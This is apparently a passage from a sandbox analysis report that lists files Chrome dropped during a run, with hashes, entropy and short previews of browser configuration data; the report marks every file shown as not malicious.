| SHA1: | AAD27C14B27F56B6E7C744A8EC5B1A7D767D7632 |
| SHA-256: | 02E71EB4C587FEB7EE00CE8600F97411C2774C2FC34CB95B92D5538E7F30DA59 |
| SHA-512: | 86010ED2B2EEBDCC5A8A076B37703669C294C6D1BFAAEA963E26A9C94B81B4C53EC765D9425E5B616159C43923F800A891F9B903659575DF02F8845521F8DC4 |
| Malicious: | false |
| Preview: | 85.0.4183.121 |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State (copy)

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 398968 |
| Entropy (8bit): | 6.026494191228516 |
| Encrypted: | false |
| SSDEEP: | 12288:0sh3XSJShixzurRDn9nfNxF4ijZVtilBv:0shnAUO0RzxxPjjt8v |
| MD5: | 348AD2F7B1BA3B8307AED062583D1D02 |
| SHA1: | 05DDC415A3CE76671F34850B0206778DBE39DED0 |
| SHA-256: | EE12FB38BAECB536F417E90DFFE46E5DCE4BFE74EA4EDA4BE8A1DAFC9EE839D3 |

| | |
|---|---|
| SHA-512: | 21A97B0DB5554BFB2B0D7CB7AD2EB39E0F4023ACD785F3235A9E261CFFBA069C096013487AAAA28EB0EB9BB8E2E009E2C4C3C19C019CF20AF42A122DF7648 2DE |
| Malicious: | false |
| Preview: | {"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652482252073887e+12,"network":1.652449853e+12,"ticks":211019523.0,"uncertainty":4627089.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469591424"},"plugins":{"metadata":{"adobe-flash-player":{"disp |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Module Info Cache (copy)

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 95428 |
| Entropy (8bit): | 3.7442224119378964 |
| Encrypted: | false |
| SSDEEP: | 384:ZLC9lbgOX4PvVsyhkNhravFP3uB7GHHmGiVrwz91xOPDLSrApm4MiwPx9JSO7rVp:xWyFlm3lWIeThrHsnrSbKBHV1r |
| MD5: | DC8600D62F65EB0CF1F1E5045AAA7CD2 |
| SHA1: | AEC84A346A3815B4981A4EFF597A5948E9CD3685 |
| SHA-256: | 39FB6F9392F7E67413816E9EE694A0119536A88D8043AF9331602826059094B1 |
| SHA-512: | D7FCE0BDE5C1D82FED8CE96F0A3137513ADF77C4F0FB142EE69FA82C361B840A58A3DF6A6DCDBDB1F525F9EB69001F0113FEA0D9891A0F162948DFD2CC281 5C8 |
| Malicious: | false |
| Preview: | .t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....\8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m. |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\c0776715-09d6-49d6-a24f-d63d357d0730.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 395228 |
| Entropy (8bit): | 6.014463632237707 |
| Encrypted: | false |
| SSDEEP: | 12288:Tsh3XSJShixzurRDn9nfNxF4ijZVtilBv:TshnAUO0RzxxPjjt8v |
| MD5: | 3EDEB0B36B67704CC97C0740EC09CBB5 |
| SHA1: | C62333506F064E371B4F18EBDFCF826D171CD0AA |
| SHA-256: | C21BBBF5B1686D66CE0E8FBA95786A403304B77FF58430E6DCF5C6D51F7F362A |
| SHA-512: | 137BDC7E28080FAAEF78D19E633A995446B17027E3D589F9AA0BD64DB0A84E38370A42AB3D0EDDF6EEB19D9B529A43A7EFDCE27174A3D18F9B3E0423BD40B F7D |
| Malicious: | false |
| Preview: | {"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652482252073887e+12,"network":1.652449853e+12,"ticks":211019523.0,"uncertainty":4627089.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469591424"},"policy":{"last_statistics_update":"13296955848461 |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\d286935c-e447-48f1-a8c0-180a96710cc4.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 398884 |
| Entropy (8bit): | 6.026378925007959 |
| Encrypted: | false |
| SSDEEP: | 12288:ysh3XSJShixzurRDn9nfNxF4ijZVtilBv:yshnAUO0RzxxPjjt8v |
| MD5: | 1C0AD024468548D293AABDCBC30D8BBF |
| SHA1: | 898FDDCBEB8017ECF28B8FAFF5CB4589E054917F |
| SHA-256: | F07AE01E43E8DEB2B229275D4B75514D504343494372C1844176843B8515DE49 |

| | |
|---|---|
| SHA-512: | 9B4BC19DFA735DA9B55AC289C4F691399BBF7D75436BA671083ADF5E7AC875111F738740DD4C18985BFCF6B6A9FD93186F0615117CC17AD0CAE81EBC5E2F9E19 |
| Malicious: | false |
| Preview: | {"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652482252073887e+12,"network":1.652449853e+12,"ticks":211019523.0,"uncertainty":4627089.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469591424"},"plugins":{"metadata":{"adobe-flash-player":{"disp |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\dbcd7278-5b93-4193-888f-e89a32f0c9e8.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 95428 |
| Entropy (8bit): | 3.7442224119378964 |
| Encrypted: | false |
| SSDEEP: | 384:ZLC9lbgOX4PvVsyhkNhravFP3uB7GHHmGiVrwz91xOPDLSrApm4MiwPx9JSO7rVp:xWyFlm3lWIeThrHsnrSbKBHV1r |
| MD5: | DC8600D62F65EB0CF1F1E5045AAA7CD2 |
| SHA1: | AEC84A346A3815B4981A4EFF597A5948E9CD3685 |
| SHA-256: | 39FB6F9392F7E67413816E9EE694A0119536A88D8043AF9331602826059094B1 |
| SHA-512: | D7FCE0BDE5C1D82FED8CE96F0A3137513ADF77C4F0FB142EE69FA82C361B840A58A3DF6A6DCDBDB1F525F9EB69001F0113FEA0D9891A0F162948DFD2CC2815C8 |
| Malicious: | false |
| Preview: | .t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....\8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m. |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\dedfff9e-d59d-4ab5-a68b-32959dc0af2f.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 398968 |
| Entropy (8bit): | 6.026494191228516 |
| Encrypted: | false |
| SSDEEP: | 12288:0sh3XSJShixzurRDn9nfNxF4ijZVtilBv:0shnAUO0RzxxPjjt8v |
| MD5: | 348AD2F7B1BA3B8307AED062583D1D02 |
| SHA1: | 05DDC415A3CE76671F34850B0206778DBE39DED0 |
| SHA-256: | EE12FB38BAECB536F417E90DFFE46E5DCE4BFE74EA4EDA4BE8A1DAFC9EE839D3 |
| SHA-512: | 21A97B0DB5554BFB2B0D7CB7AD2EB39E0F4023ACD785F3235A9E261CFFBA069C096013487AAAA28EB0EB9BB8E2E009E2C4C3C19C019CF20AF42A122DF76482DE |
| Malicious: | false |
| Preview: | {"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652482252073887e+12,"network":1.652449853e+12,"ticks":211019523.0,"uncertainty":4627089.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469591424"},"plugins":{"metadata":{"adobe-flash-player":{"disp |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\f6dfb920-945b-4dfd-956a-29dee796eb18.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 395228 |
| Entropy (8bit): | 6.01446338292811 |
| Encrypted: | false |
| SSDEEP: | 12288:lsh3XSJShixzurRDn9nfNxF4ijZVtilBv:lshnAUO0RzxxPjjt8v |
| MD5: | B7C1D1A064D19011F2074BDBB676115F |
| SHA1: | 4554B174EE2D6F62A0A644E96CACD8ADD470B938 |
| SHA-256: | 5E130C59284025EAEEB95950738A741C437D9E4E64C4A0205BAA511DF3E9184A |

| | |
|---|---|
| SHA-512: | 6AE2D5063DF88E1658F30BE1853C78E67187901536EA420489964D92FD06A4A3F01ED39CB0607B0F6A0E935F722E394919DBCB5F189B69971F5AA1651962D6F9 |
| Malicious: | false |
| Preview: | {"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652482252073887e+12,"network":1.652449853e+12,"ticks":211019523.0,"uncertainty":4627089.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7IwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13296955848461 |

### C:\Users\user\AppData\Local\Temp\5aba1b91-3f29-4a1d-be20-5481c4ffda6f.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | Google Chrome extension, version 3 |
| Category: | dropped |
| Size (bytes): | 248531 |
| Entropy (8bit): | 7.963657412635355 |
| Encrypted: | false |
| SSDEEP: | 3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL |
| MD5: | 541F52E24FE1EF9F8E12377A6CCAE0C0 |
| SHA1: | 189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6 |
| SHA-256: | 81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82 |
| SHA-512: | D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F3326C 88 |
| Malicious: | false |
| Preview: | Cr24.....0.."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L\|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.\| 1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..).....,.b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f\|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2.. ;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.l)N.\|b.l....{.K@]6.LlP/....](.A.....I...).H....lQ.y.;MG.d..ix..#f.Z$\|..\|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z ....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5SI..8.....H"i.-l..`.Q.{...F0D. .0...\|!..A..L.+.=...kP.!.1.. |

### C:\Users\user\AppData\Local\Temp\7164_1441336542_metadata\verified_contents.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 1311 |
| Entropy (8bit): | 6.005142745622942 |
| Encrypted: | false |
| SSDEEP: | 24:pZRj/flTDyV9yVmddLb7aoX6wcIWQ4vDzRS9KF6oXZEWGPnIQvo+M:p/haEAdV7ak63Rx0KF6keWiI6o+M |
| MD5: | 015CC8BEA4A6A775AF3080882F5D9455 |
| SHA1: | E3728A7B6A32044FDACE9F7FC447997FDE32FB18 |
| SHA-256: | DCD27659E8C9BE4F9130B1CAA328162D305544D9799EF0A0675085A962CF7578 |
| SHA-512: | F6C8FEC2DEB717F361E77117F6FEABBF9B26EACE7402957D7D312F334A82176AD44DAC1A4124AF004C7CA6F3F6B73124740289B9570A85354DB3C1047751F23 |
| Malicious: | false |
| Preview: | [{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiOlt7InBhdGgiOiJtYW5pZmVzdC5qc29uIiwicm9vdF9oYXNoIjoiZWJkaGhpRGxDcEhFOUc5RllLMEZTQ1B4RmFBOXBWMVdVYzdPaUVPSlpZSSJ9XSwiZm9ybWF0IjoidHJlZWhhc2giLCJoYXNoX2Jsb2NrX3NpemUiOjQwOTZ9XSwiaXRlbV9pZCI6Imxsa2dqZmZjZHBmZm1oaWFrbWZjZGNibG9oY2NwZm1vIiwiaXRlbV92ZXJzaW9uIjoiMS4wLjAuMTMiLCJwcm90b2NvbF92ZXJzaW9uIjoxfQ","signatures":[{"header":{"kid":"publisher"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"YQ3bA-EV7C3PaG_SnIbfTSwU1AwZtGpsZ6QFPw-_VbUhBWySX2efppu8GX0fliZRHW6KEP7fjynCV_qNtcgrpl8BjSO-1nmB1KrigfT4kHv6uBh8h_SXujgGRjIPAXCWPLYKco-hqE9tTuQPKmzn_-Zc9GgJpl5lEAsu6UTzjrvVmzKkgkbdcesMNSwbrvyDffx2nikl2p_7U3IkHNyd7hLpsCvZV8VqwCHwC6pOuggw5kmNjLwxmRnjA_Emy9mMXEUEofyh7EEOs9BaUNsokg7qXuxkrMz4S0ja5VB6ZVmBO5Wlvexk3EXD-yDCykgMDxk2WZGpW1JtkYnpOMqgGQ"},{"header":{"kid":"webstore"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"W9LRESuiylidkd-XDuFWN18wHXTE2O2h4LMHy |

### C:\Users\user\AppData\Local\Temp\7164_1441336542\manifest.fingerprint

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 66 |
| Entropy (8bit): | 3.947126840193127 |
| Encrypted: | false |
| SSDEEP: | 3:SuOcV6oDkEoVavUd1iSiXn:SBCDk5svU6SiX |
| MD5: | 072D0D7C824A2889BEB0B9CEF0FD2197 |
| SHA1: | 985C0EC750CFFBBAE6B2F079E77149E434E9D517 |
| SHA-256: | BF69E3FA772C505E6E75E2A5086FF0396248246F319024745B80FC0FB39D93E7 |
| SHA-512: | A397B48EE93B964A38501846F876ABF2C29AF2150786DCF6E37BAA0EADF48DEE2F8601953F8AB7D4AD76CB5586D669CB1F11FF5A8FDE5B638F0B91413B358C 3 |

| | |
|---|---|
| Malicious: | false |
| Preview: | 1.ab8d70a60ce0fba1355fad4edab88fd4d1bccc566b230998180183d1d776992b |

### C:\Users\user\AppData\Local\Temp\7164_1441336542\manifest.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text |
| Category: | dropped |
| Size (bytes): | 300 |
| Entropy (8bit): | 4.716626192856269 |
| Encrypted: | false |
| SSDEEP: | 6:zeXC6WQpVyTJCAEIfd26VO9bIA6VDHs/C6wrhKXk7Vm01LwyAGI/zqSkhY:0eTJCAEQLO9hQADgK0711LqGika |
| MD5: | 9569E205D5815A3D9E14DEE93B7717C3 |
| SHA1: | 020BD6A07EF64A304B07E3ADFDA4C4D5397534CD |
| SHA-256: | 79B7618620E50A91C4F46F4560AD054823F115A03DA55D5651CECE8843896582 |
| SHA-512: | BE5EB17E769203E6A064326F227D21FFC1E8AA3F2684BD9786FAA4D0EAC944E4343608B1AEA25FDA15FFF88D9C41487907037FEF75DC4D1615A27C7041FC0F9C |
| Malicious: | false |
| Preview: | {. "description" : "Origin Trials public key updates and disabled features list",. "manifest_version" : 2,. "minimum_chrome_version" : "55",. "name" : "Origin Trials Updates",. "origin-trials" : null,. "update_url" : "https://clients2.google.com/service/update2/crx",. "version" : "1.0.0.13".} |

### C:\Users\user\AppData\Local\Temp\7164_441413112_metadata\verified_contents.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 1425 |
| Entropy (8bit): | 5.994801846608462 |
| Encrypted: | false |
| SSDEEP: | 24:pZRj/flTm6M27DJGpqYdIQpFpNSzkaoXgdF/bhndPeQUAXFr9oX4OvDFryBuliPO:p/hZ7DJI1fp/Nykak0/FdPe2p9kdBms7 |
| MD5: | A9213F8CDFB6B78022DA05CFA5A7D891 |
| SHA1: | 93D3EF815A109379A001E3F3202757F3203361B9 |
| SHA-256: | 9C668E3D077EEE7AEF97863D7FE1CBF61FB4B5000453F505703E57D27B422967 |
| SHA-512: | 6C7BE485C63EA72AF9E427ABE509A30BE13F4BDE09F0CDB8556CFF13B083B715F7F5DFCE57A1E768EF1EB88F04EFD4E99C226100191B93F75469418CE330CE69 |
| Malicious: | false |
| Preview: | [{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGInZXN0Ijoic2hhMjU2IiwiZmlsZXMiOlt7InBhdGgiOiJkb3dubG9hZF9maWxlX3R5cGVzLnBiIiwicm9vdF9oYXNoIjoiakhYVTVVRE1oWUx1VUlROV96d1Bsd2Zmd29uTkhSbURmaUE5VUFHaVEtZyJ9LHsicGF0aCI6Im1hbmlmZXN0Lmpzb24iLCJyb290X2hhc2giOiJJNTVkQUc3d3BDSWJBTmNzSkRZWmp0cDJCRHFTUkZXdzNwdE9sU2ktek5zIn1dLCJmb3JtYXQiOiJ0cmVlaGFzaCIsImhhc2hfYmxvY2tfc2l6ZSI6NDA5Nn1dLCJpdGVtX2lkIjoia2hhb2llYm5ka29qbG1wcGVlbWpoYnBiYW5kaWxqcGUiLCJpdGVtX3ZlcnNpb24iOiI1MCIsInByb3RvY29sX3ZlcnNpb24iOjF9","signatures":[{"header":{"kid":"publisher"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"LqYqsP-WlB8nE2JEqYRQxkHwN9Wgu2MK5D_uPKB4atX30fFzDZAv8Z9plvsI53AMo_GMmNgC8lY-_9pCOQ1F19ExfbP5FC7NcA3xe112MMEg7Fkb58kGoMuTn-NQmI-ZrdwwRnGsT8tuLR9EVd9GtzapIXldJbnhF3jZdUAR_fDG03RTaF2BmeDK2OHFmFhjGgyaqgwW8jBASkQEYpW4czHJUk45TmANmcW3tlCwSoTzoTZvPOQ791WdBp6OISU0KeojQjs0W7Y6e90Do6sOIVBKprbt0RqbKUIAC1WA3t7b2E0rMwXGmIRTjhSMkaflwMh4gFw54E5PLQMxIhNCBw"}, |

### C:\Users\user\AppData\Local\Temp\7164_441413112\download_file_types.pb

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 7650 |
| Entropy (8bit): | 5.12483814381491 |
| Encrypted: | false |
| SSDEEP: | 192:40aEW8SsWk/pvtHB3Nf5Y10k6QKEa4pmigb1BPxzO6RsO6v:40aEW8SsWk/pvtHB3Nf5YKk6QKEa4pmA |
| MD5: | 8D7D8483804246771B62D74531D9C7A8 |
| SHA1: | 19EA42E79F04F4C2A1CCAA637385BC7EF7EA19F3 |
| SHA-256: | A28B662C9E379BAAD00E700A9AA4124A2D7A3648669EB88C8E8F8CE1A7011A85 |
| SHA-512: | 955B2B467063D774233C0B5DDF0FAA04678224855E7950967B1EDE83103FF14EC8371F1B36CE7D92F9B11D2BA6AF10DE732CEE990C7500EDEC7C71252890A66 |
| Malicious: | false |
| Preview: | .2...#<....jpg... .*.....jpeg... .*.....mp3... .*.....mp4... .*.....png... .*.....csv... .*.....ica... .*.....gif... .*.....txt... .*.....package... .*.....tif... .*.....webp... .*.....mkv... .*.....wav... .*.....mov... .*.....avif... .*.....swf.D .*.....spl.E .*.....crx.. .*.....001..... .*.....7z.4.. .*.....ace..... .*.....arc..... .*.....arj.:.. .*.....b64..... .*.....balz..... .*.....bhx..... .*.....bin..... .*.....0.....bz..... .*.....bz2.8.. .*.....bzip2..... .*.....cab.... .*.....cpio.@.. .*.....fat..... .*.....gz.6.. .*.....gzip..... .*.....hfs..... .*.....hqx..... .*.....iso..... .*.....0.....lha.<.. .*.....lpaq1..... .*.....lpaq5..... .*.....lpaq8..... .*.....lzh.;.. .*.....lzma.?.. .*.....mim..... .*.....ntfs..... .*.....paq8f..... .*.....paq8jd..... .*.....paq8l..... .*.....paq8o..... |

| C:\Users\user\AppData\Local\Temp\7164_441413112\manifest.fingerprint | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 66 |
| Entropy (8bit): | 3.8793357407284366 |
| Encrypted: | false |
| SSDEEP: | 3:SXGVNXEWfw9CSedSVzQGDB7YsDAwd:SUNX/sQkD/ |
| MD5: | A13AE9794CF91F69B4E285B2F5E2FFDD |
| SHA1: | 2A9E7B1BC57B296D792B50E03D80D21A9B8731F2 |
| SHA-256: | D68B68CF7C55432F41582B26536C9FD9A3BE50DD6E3255D4EC1B79488CA15C96 |
